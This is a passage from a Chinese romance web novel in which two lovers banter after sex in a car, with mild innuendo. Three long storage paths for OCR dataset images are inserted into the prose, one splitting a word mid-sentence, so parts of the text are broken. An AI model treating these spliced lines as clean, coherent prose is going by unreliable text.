    罗向夏真是个恶魔,像方骞这样纯洁的小天使是无法抵御她的诱惑的。


    不过车-震……


    虽然羞耻,但真的很刺激。


    罗向夏懒洋洋的,眼角含着泪水趴在方骞身上。


    她抱着方骞:“好想睡觉哦。”“啊……”


    “你发出这个失望的声音是什么意思?”


    “我……”方骞羞得不行,低头去吻沉浸在余韵里快要睡着的罗向夏,“再来一次好不好?”“……”


    果然,男人这个东西,再怎么伪装,本性也是一样的。